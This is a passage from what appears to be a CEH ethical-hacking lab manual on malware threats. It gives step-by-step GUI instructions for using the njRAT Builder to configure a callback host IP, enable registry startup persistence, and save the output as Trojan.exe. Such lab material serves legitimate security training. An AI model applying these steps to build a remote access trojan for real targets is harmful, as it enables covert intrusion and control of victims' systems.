
Module 07 – Malware Threats

- The njRAT GUI appears; click the **Builder** link located in the lower-left corner of the GUI to configure the exploit details.




- The **Builder** dialog-box appears; enter the IP address of the **Windows 11** (attacker machine) machine in the **Host** field, check the option **Registry StarUp**, rename **ExeName** as **Trojan.exe**. Leave the other settings to default, and click **Build**.

Note: In this task, the IP address of the **Windows 11** machine is **10.10.1.11**.




- Save As** window appears, **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**. In the **File name**, enter **Trojan.exe** and click **Save**. **Done!** pop-up appears, click **OK**.

Module 07 – Malware Threats



